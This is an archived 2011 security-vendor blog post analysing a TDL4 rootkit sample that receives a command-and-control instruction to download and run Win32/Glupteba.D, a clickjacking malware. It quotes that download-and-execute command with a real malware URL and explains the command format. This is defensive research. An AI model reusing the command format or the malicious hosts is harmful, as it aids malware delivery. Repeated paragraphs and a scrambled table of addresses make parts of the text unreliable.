## TDL4 and Glupteba: Piggyback PiggyBugs

welivesecurity.com/2011/03/02/tdl4-and-glubteba-piggyback-piggybugs/

March 2, 2011

My colleague Aleksandr Matrosov today received an interesting sample of TDL4 from another of my colleagues, Pierre-Marc Bureau: this sample downloads and install another malicious program, Win32/Glupteba.D. This was the first instance he'd come across of TDL4 used to install other malware, and here's his account of what he found. A sample of Win32/Olmarik.AOV was

2 Mar 2011 - 12:21PM

My colleague Aleksandr Matrosov today received an interesting sample of TDL4 from another of my colleagues, Pierre-Marc Bureau: this sample downloads and install another malicious program, Win32/Glupteba.D. This was the first instance he'd come across of TDL4 used to install other malware, and here's his account of what he found. A sample of Win32/Olmarik.AOV was

My colleague Aleksandr Matrosov today received an interesting sample of TDL4 from another of my colleagues, Pierre-Marc Bureau: this sample downloads and install another malicious program, Win32/Glupteba.D. This was the first instance he'd come across of TDL4 used to install other malware, and here's his account of what he found.

A sample of Win32/Olmarik.AOV was obtained from the URL hxxp://vidquick.info/cgi/icpcom.exe. After what looked like a standard TDL4 installation, at any rate in accordance with the most recent versions analysed, Win32/Olmarik.AOV received a command from the C&C server to download and execute another binary file.

The C&C command looks like this:

task id = 2|10||http://wheelcars.ru/no.exe [Win32/Glupteba.D]


Commands are formatted like this:

task id = <command id><encryption key><URL>


In this particular case, the command ID coincides with "DownloadAndExecute", because the encryption key is null and the command id is 2 followed by 10.

Win32/Glupteba.D uses blackhat SEO methods for to push clickjacking contextual advertising used by the ads network Begun (<a href="http://www.begun.ru/">http://www.begun.ru/</a>), which has a high profile in Russia. Clickjacking algorithms have been developed for crawling web-sites pushing

typical content for specified context ads. All affected web-sites are hosted by a single provider: "Masterhost.ru" is, in fact, the biggest Russian hosting-provider.



| No.100.178.154 | So. . 46621 | Out | 1272 | 6000, 444 | 612.add-pibt.net | 26.4 . | Googlepdestellata.com | 277.75.200.221 | 60 | 60 | Out | 30 | Mbb | tes-counter.rs | 27.224 | Googlepdestellata.com | 27.224 | Googlepdestellata.



Network activity from Win32/Glupteba.D is shown in the following screendump:

Commands for Win32/Glupteba.D to C&C look like this:

This is not a plugin for TDL4: it's standalone malware, which can download and execute other binary modules independently. Win32/Glupteba.D is not integrated into TDL4 functionality.

David Harley, ESET Senior Research Fellow Aleksandr Matrosov, Senior Malware Rsearcher

2 Mar 2011 - 12:21PM

Sign up to receive an email update whenever a new article is published in our <u>Ukraine Crisis – Digital Security Resource Center</u>

## Newsletter

## **Discussion**